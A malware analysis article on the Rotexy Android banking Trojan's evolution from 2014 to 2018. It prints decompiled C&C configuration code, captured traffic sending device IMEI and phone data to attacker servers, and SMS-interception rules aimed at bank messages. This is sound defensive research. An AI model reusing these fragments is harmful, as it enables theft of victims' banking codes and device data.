The Rotexy mobile Trojan – banker and ransomware

By Tatyana Shishkova

Published: 2018-11-22 · Archived: 2026-04-05 12:36:47 UTC

On the back of a surge in Trojan activity, we decided to carry out an in-depth analysis and track the evolution of some other popular malware families besides Asacub. One of the most interesting and active specimens to date was a mobile Trojan from the Rotexy family. In a three-month period from August to October 2018, it launched over 70,000 attacks against users located primarily in Russia.

An interesting feature of this family of banking Trojans is the simultaneous use of three command sources:

- Google Cloud Messaging (GCM) service – used to send small messages in JSON format to a mobile device via Google servers;
- malicious C&C server;
- incoming SMS messages.

This 'versatility' was present in the first version of Rotexy and has been a feature of all the family's subsequent representatives. During our research we also arrived at the conclusion that this Trojan evolved from an SMS spyware Trojan that was first spotted in October 2014. Back then it was detected as Trojan-Spy.AndroidOS.SmsThief, but later versions were assigned to another family – Trojan-Banker.AndroidOS.Rotexy.

The modern version of Rotexy combines the functions of a banking Trojan and ransomware. It spreads under the name AvitoPay.apk (or similar) and downloads from websites with names like youla9d6h.tk, prodam8n9.tk, prodamfkz.ml, avitoe0ys.tk, etc. These website names are generated according to a clear algorithm: the first few letters are suggestive of popular classified ad services, followed by a random string of characters, followed by a two-letter top-level domain. But before we go into the details of what the latest version of Rotexy can do and why it's distinctive, we would like to give a summary of the path the Trojan has taken since 2014 up to the present day.

Evolution of Rotexy

2014–2015

Since the malicious program was detected in 2014, its main functions and propagation method have not changed: Rotexy spreads via links sent in phishing SMSs that prompt the user to install an app. As it launches, it requests device administrator rights, and then starts communicating with its C&C server.

```
com.google.android.gcm
    GCMBaseIntentService
    GCMBroadcastReceiver
    GCMConstants
    GCMRegistrar
org.android.sys
    Boot
    BuildConfig
    DAActivity
    DAReceiver
    DAService
    GCMIntentService
    Index
    InputReceiver
    Manifest
    Plugs
    R
    Run
```

A typical class list in the Trojan's DEX file

Until mid-2015, Rotexy used a plain-text JSON format to communicate with its C&C. The C&C address was specified in the code and was also unencrypted:

```
public Plugs(Context application) {
    super();
    this.api_url = "http://s4.apps.darkclub.net/request/";
    this.repeat = 60;
    this.gcm = "958660439936";
    this.context = application;
    this.settings = this.context.getSharedPreferences("application", 0);
    this.info = this.context.getSystemService("phone");
    this.edit = this.settings.edit();
}
```

In some versions, a dynamically generated low-level domain was used as an address:

```
public Plugs(Context application) {
    super();
    this.api_url = "http://ajax2.googleapis.link/request/";
    this.protocol_delimiter = "://";
    this.api_url_dynamic = true;
    this.api_url_dynamic_str = "qwertyuiopasdfghjklzxcvbnm";
    this.api_url_dynamic_int = "123456789";
    this.api_url_dynamic_min_range = 3;
    this.api_url_dynamic_max_range = 6;
    this.CryptDelimiter = "393838";
    this.repeat = 60;
    this.gcm = "871727072200";
    this.context = application;
    this.settings = this.context.getSharedPreferences("application", 0);
    this.info = this.context.getSystemService("phone");
    this.edit = this.settings.edit();
}
```

In its first communication, the Trojan sent the infected device's IMEI to the C&C, and in return it received a set of rules for processing incoming SMSs (phone numbers, keywords and regular expressions) – these applied mainly to messages from banks, payment systems and mobile network operators. For instance, the Trojan could automatically reply to an SMS and immediately delete it.

```
POST /request/patterns HTTP/1.1
Content-Length: 26
Content-Type: text/plain; charset=UTF-8
Host: vfrx5263.ajax1.googleapis.link
Connection: Keep-Alive

{"imei":"753815535412745"}HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Sun, 18 Oct 2015 03:35:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3810
Connection: keep-alive
X-Powered-By: PHP/5.4.4-14
Vary: Accept-Encoding

{"command":"patterns","data":[{"type":"phone","phone":"000100","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"7494","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"2265","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"QIWIWallet","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"MegaFon","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"11700916","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"900","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"regex","phone":"0","text":"(\\d+) \u043d\u0430 \u043d\u043e\u043c\u0435\u0440
900","answer":true,"answer_to":"","answer_text":"{1}","delete":true},{"type":"regex","phone":"0","text":"(\\d+) \u0432 \u043e
\u0442\u0432\u0435\u0442\u043d\u043e\u043c SMS","answer":true,"answer_to":"","answer_text":"{1}","delete":true},
{"type":"phone","phone":"QIWI","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"3116","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"844265","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"VISA","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"Visa","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"QIWI","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"Kod","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"kod","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"MTS","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"Balance","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"6996","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"3737","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"\u0421\u041c\u0421 \u0441 \u043b\u044e\u0431\u044b\u043c \u0442\u0435\u043a\u0441\u0442\u043e\u043c","answer":true,"answer_to":"","answer_text":"1","delete":true},
{"type":"text","phone":"0","text":"code","answer":false,"answer_to":"","answer_text":"","delete":true},{"type":"phone","phone":"QIWI
Wallet","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"\u0432\u0438\u0440\u0443\u0441\u043e
\u043c","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"\u0432\u0438\u0440\u0443\u0441","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"virus","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"AutopayMTS","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"111","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"phone","phone":"iMTCPay","text":"0","answer":false,"answer_to":"","answer_text":"","delete":true},
{"type":"text","phone":"0","text":"SMS \u0441 \u043b\u044e\u0431\u044b\u043c \u0442\u0435\u043a\u0441\u0442\u043e\u043c","answer":true,"answer_to":"","answer_text":"ok","delete":true},{"type":"text","phone":"0","text":"\u041b\u0438\u0447\u043d\u044b\u0439 \u043a\u0430\u0431\u0438\u043d\u0435\u0442","answer":false,"answer_to":"","answer_text":"","delete":true}]}
```

Message to C&C requesting an SMS processing template, and the server's reply

Rotexy then sent information about the smartphone to the C&C, including the phone model, number, name of the mobile network operator, versions of the operating system and IMEI.

```
POST /request/register HTTP/1.1
Content-Length: 125
Content-Type: text/plain; charset=UTF-8
Host: vzlx67432.ajax1.googleapis.link
Connection: Keep-Alive

{"model":"lge LG-F160LV","phone":"+393440454380","operator":"Wind","version":"4.1.2","country":"IT","imei":"753815535412745"}
```

With each subsequent request, a new subdomain was generated. The algorithm for generating the lowest-level domain name was hardwired in the Trojan's code.

The Trojan also registered in Google Cloud Messaging (GCM), meaning it could then receive commands via that service. The Trojan's list of possible commands has remained practically unchanged throughout its life, and will be described below in detail.

The Trojan's *assets* folder contained the file *data.db* with a list of possible values for the User-Agent field for the PAGE command (which downloads the specified webpage). If the value of this field failed to arrive from the C&C, it was selected from the file *data.db* using a pseudo-random algorithm.

```
public String getRandomUA() {
    String v8;
    AssetManager v0 = this.context.getAssets();
    try {
        InputStream v7 = v0.open("data.db");
        byte[] v1 = new byte[v7.available()];
        v7.read(v1);
        v7.close();
        String[] v5 = new String(v1).split("\n");
        v8 = v5[new Random().nextInt(v5.length - 1)];
    }
    catch(IOException v2) {
        v2.printStackTrace();
        v8 = "";
    }

    return v8;
}
```

```
SonyEricssonK800i/R1ED Browser/NetFront/3.3 Profile/MIDP-2.0 Configuration/CLDC-1.1
Mozilla/5.0 (Series40; Nokia311/03.81; Profile/MIDP-2.1 Configuration/CLDC-1.1) Gecko/20100401
S40OviBrowser/2.3.0.0.48
Mozilla/5.0 (Series40; NokiaX2-02/10.91; Profile/MIDP-2.1 Configuration/CLDC-1.1)
Gecko/20100401 S40OviBrowser/2.2.0.0.33
Mozilla/5.0 (Series40; Nokia200/11.56; Profile/MIDP-2.1 Configuration/CLDC-1.1) Gecko/20100401
S40OviBrowser/3.9.0.0.22
SAMSUNG-GT-E2330B/1.0 Openwave/6.2.3 Profile/MIDP-2.0 Configuration/CLDC-1.1
UP.Browser/6.2.3.3.c.1.101 (GUI) MMP/2.0
Nokia200/2.0 (11.81) Profile/MIDP-2.1 Configuration/CLDC-1.1 UCWEB/2.0 (Java; U; MIDP-2.0; ru;
nokia200) U2/1.0.0 UCBrowser/8.9.0.251 U2/1.0.0 Mobile
UCWEB/2.0 (MIDP-2.0; U; Adr 2.1-update1; ru; E15i) U2/1.0.0 UCBrowser/9.1.0.386 U2/1.0.0 Mobile
UCWEB/2.0 (Java; U; MIDP-2.0; ru; LG-T500) U2/1.0.0 UCBrowser/9.4.0.342 U2/1.0.0 Mobile
UNTRUSTED/1.0
KINGSUNG60D_11B_HW (MRE/3.1.00(64);MAUI/V3_0-D-SPL-X8-7826-QVGA-WEL-F02-V01;BDATE/2013/10/24
15:40;LCD/240320;CHIP/MT6260;KEY/Normal;TOUCH/0;CAMERA/1;SENSOR/0;DEV/KINGSUNG60D_11B_HW;WAP
Browser/MAUI ();GMOBI/001;MBOUNCE/002;MOMAGIC/003;INDEX/004;SPICEI2I/005;GAMELOFT/006;MOBI)
D603-V3_0-D-SPL-X8-7826-QVGA-WEL-F02-V01 Release/2013.10.24 WAP Browser/MAUI Profile/
Q03C1-2.40 ru-RU
UCWEB/2.0 (MIDP-2.0; U; Adr 2.3.3; en-US; HTC_Wildfire_S_A510e) U2/1.0.0 UCBrowser/8.8.1.351
U2/1.0.0 Mobile
CO518/1.0 MTK/W07.12 Release/03.26.2007 Browser/Teleca-1.2
NokiaC1-02/2.0 (05.40) Profile/MIDP-2.1 Configuration/CLDC-1.1
Mozilla/5.0 (Symbian/3; Series60/5.2 NokiaN8-00/013.016; Profile/MIDP-2.1
Configuration/CLDC-1.1 ) AppleWebKit/525 (KHTML, like Gecko) Version/3.0 BrowserNG/7.2.8.10
3gpp-gba
Nokia6300/2.0 (06.60) Profile/MIDP-2.0 Configuration/CLDC-1.1 UCWEB/2.0 (Java; U; MIDP-2.0;
ru; Nokia6300) U2/1.0.0 UCBrowser/9.4.0.342 U2/1.0.0 Mobile UNTRUSTED/1.0
SAMSUNG-SGH-U900
SonyEricssonT700/R3EG Browser/NetFront/3.4 Profile/MIDP-2.1 Configuration/CLDC-1.1
JavaPlatform/JP-8.3.3
Mozilla/5.0 (iPad; U; CPU OS 5_0_1 like Mac OS X; en-us) AppleWebKit/531.21.10 (KHTML, like
```

Contents of data.db

2015–2016

Starting from mid-2015, the Trojan began using the AES algorithm to encrypt data communicated between the infected device and the C&C:

```
POST /4032 HTTP/1.1
Content-Length: 160
Content-Type: text/plain; charset=UTF-8
Host: synchronize.pw
Connection: Keep-Alive

302bfcb8463c3637ac3e3d6453bc462b1991caf8c64756da6d0a7ca9e5d6003c0aacc7c489fe903a534f29c37042271b651b2fec3c2ea8122d687a501e436080948e6ad9f5faa7b850405a127b9e74e6
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Thu, 25 Feb 2016 16:10:46 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1ubuntu3.21
Vary: Accept-Encoding

1f30
7e41cd501f082b1324c4703460d5c2bae07f4d8e93d8702743305c37b41ead8a6f7ae3e2b12e1a3cd6efd5ce7e9cfb6419b7b2a3cdd8433e68a67e87698c2a94db2395c74b5fd66d4c9446fdc21b4f03
068bbfb6e5816994289cdae87ea0bd5c733eed1232f1a3843e1f3182faf7c541b37592d7c5c6d4bb81e133ec5f5a10ec7ac7a75b49b0ea40daa26e26a4d2c6c1b052b59234e0e8a2b0d0bd5b4bd73a4a
8862624df4cfb7a9320a52a5c11af663b2b0e95a847cd7d6c675bd90c06f36e06770d72a085bd123e328a2864da8117099319ba3c1e453dfb3c762b02d638bbe8153171e27a8f740f2a61633e2cba156
015106b42a8f2e8cf00efd923e939bd134d0e4dd9c57e6bae97d0a973da487c56f9b92e741833fcb07023f47d9c14ec7a72df6cc40e074600092d1a7c53b4915000c4f987d4bf6760ed0a8b7252a4bb9
15e26dd4fc645d6278756c783acef7816e55d359f6411e40260b86f95ef61d373384105947bfa38fddb0c83410716970a480f31a17346df2756eeb52b5d0119259bda383f51babeb496b04ee9da4bfaa
b9d86c668aa96647b1d48ea1f1b7a331475ec0ba640e1cab7ba5fd1840f03312d72ec330d0713151b7af19ce0d038ddb7912936368efb68e7754105e6550f0dfbaea5ead5c36c1190041f5cfefa5db57
144121f2e2357ce9524e8f0f7c1242e794d2aedd2fd1cd9e50f7f6b7cd2a7b4269099e0cac6778d80c7346e582b86d4f4e3a81d34c4a8823510833861 7dff83dc1d66c6f04f150acd6aa20aa2d15372e
103a1c39f5e2b236859bf891eea3b52dfaa60bee93e46d2928b18502c4d7d364c0ce478ea675442c16811c0e2cf18940896fa1d41a43c7b2a16d04050c704fbc9e4b665b81d1a413e94816f25c80182a
13a1e2410f07ec6b0a093b456376d7974dd18bca4337a3ae05e545ab56eed1f1886a3eb0f516c8a588c55f3e71adf3961543d84e9366b858860c8f6d228030d68bfb1e81696e0dcd48163a77a4df80a3
de76a9a28374a441aee8f8a6cf7c2a2d658d8855a622addb819a17f4b6de56cc0023176462edee3e2194165b4171c2f9abd6916e6d6266f38215e5d1c3ef07a6eff616332040fbd8132bab0ebd9fb157
752f852a3ff71d428abadc678b3ce7be1aa4d2e010c4804a3d9a51bb7fb05e0f5e894b87f503ce3b8ad9ec6d23427a15c40db6d22bf6a3cfe524ce52e2a4b3f756aedfc69ba22ab005654a5c07baa00f
2bd7f08da8a8a3e901df464e7998042aadd9fb5f4faeee2ee79d54be22481f69577ee12d230b495a298236b04a4d5dc81d75bc07f708ceaa07262be6449f364e1a9667cefeee29086083574b1b2fa7b1
4465d0abc3e234f396644940bfd5fe372991b1f013778061773bfd8b738c2e1eee73318ea4d82ce2e154db8ba2121f877bd21d4923a45a45938f2ba4f1ba274dd1214f2e90e3ec34d65f065b02e0eef7
c1581e7bd289b898ec9fe68fa1e5f35ca4e812219d0074d0803ed0ecad514236016f0b3dfb5a49f16016b102c22ea5c058d1dcc8f4c00e4727fd3d0094133f3af92dbd0aa5cd6f9ed51c5ab0ac015dc5
a6bb894c7852c0e260c98b6e3e9c21a413388c4729384e062c3bdfd88e86156a032966ded8b4f6434fa12639034a0ecc3b286cb5094c74bc69d330b590ec0f3335f7c517b929f461c345d80141ecdf6
```

Also starting with the same version, data is sent in a POST request to the relative address with the format "/*[number]*" (a pseudo-randomly generated number in the range 0–9999).

In some samples, starting from January 2016, an algorithm has been implemented for unpacking the encrypted executable DEX file from the *assets* folder. In this version of Rotexy, dynamic generation of lowest-level domains was not used.

2016


From mid-2016 on, the cybercriminals returned to dynamic generation of lowest-level domains. No other significant changes were observed in the Trojan's network behavior.

```
POST /3209 HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-I9300 Build/JZ054)
Host: diego.sky-sync.pw
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 416

e8411f473b07d1ca5db4b5e240a90f8bc7144bea99fc8b215c326af6ad6d61f806b90e99a634085f0acd9b2deda73ad30def79
5c51a48d018ca76a30f860398c80d46f6b8cdcc9c577f151736587bacbf7d350489031f1f53112b6f25fc856812deabff9b188
51e669e9859d8f8dabb1f661fd29c29cff6a4c596f9e60d67ff4e7df0c7af2e68c3aaf3571f1bf30c5b0c94159738bd7a4dda1
0cf879a4d77180a54d0e045683137ac2613d9f52b36413afdc37f9634b1a38ec6845044a20650aabd03fe9747ce1080e6b8a4a
ab6eef46
```

Query from the Trojan to the C&C

In late 2016, versions of the Trojan emerged that contained the card.html phishing page in the *assets/www* folder. The page was designed to steal users' bank card details:



2017–2018

From early 2017, the HTML phishing pages bank.html, update.html and extortionist.html started appearing in the *assets* folder. Also, in some versions of the Trojan the file names were random strings of characters.

In 2018, versions of Rotexy emerged that contacted the C&C using its IP address. ‘One-time’ domains also appeared with names made up of random strings of characters and numbers, combined with the top-level domains .cf, .ga, .gq, .ml, or .tk.


At this time, the Trojan also began actively using different methods of obfuscation. For example, the DEX file is packed with garbage strings and/or operations, and contains a key to decipher the main executable file from the APK.


Latest version (2018)

Let’s now return to the present day and a detailed description of the functionality of a current representative of the Rotexy family (SHA256: ba4beb97f5d4ba33162f769f43ec8e7d1ae501acdade792a4a577cd6449e1a84).

Application launch

When launching for the first time, the Trojan checks if it is being launched in an emulation environment, and in which country it is being launched. If the device is located outside Russia or is an emulator, the application displays a stub page:


11:43
Установка
Идет инициализация приложения!
Подождите...

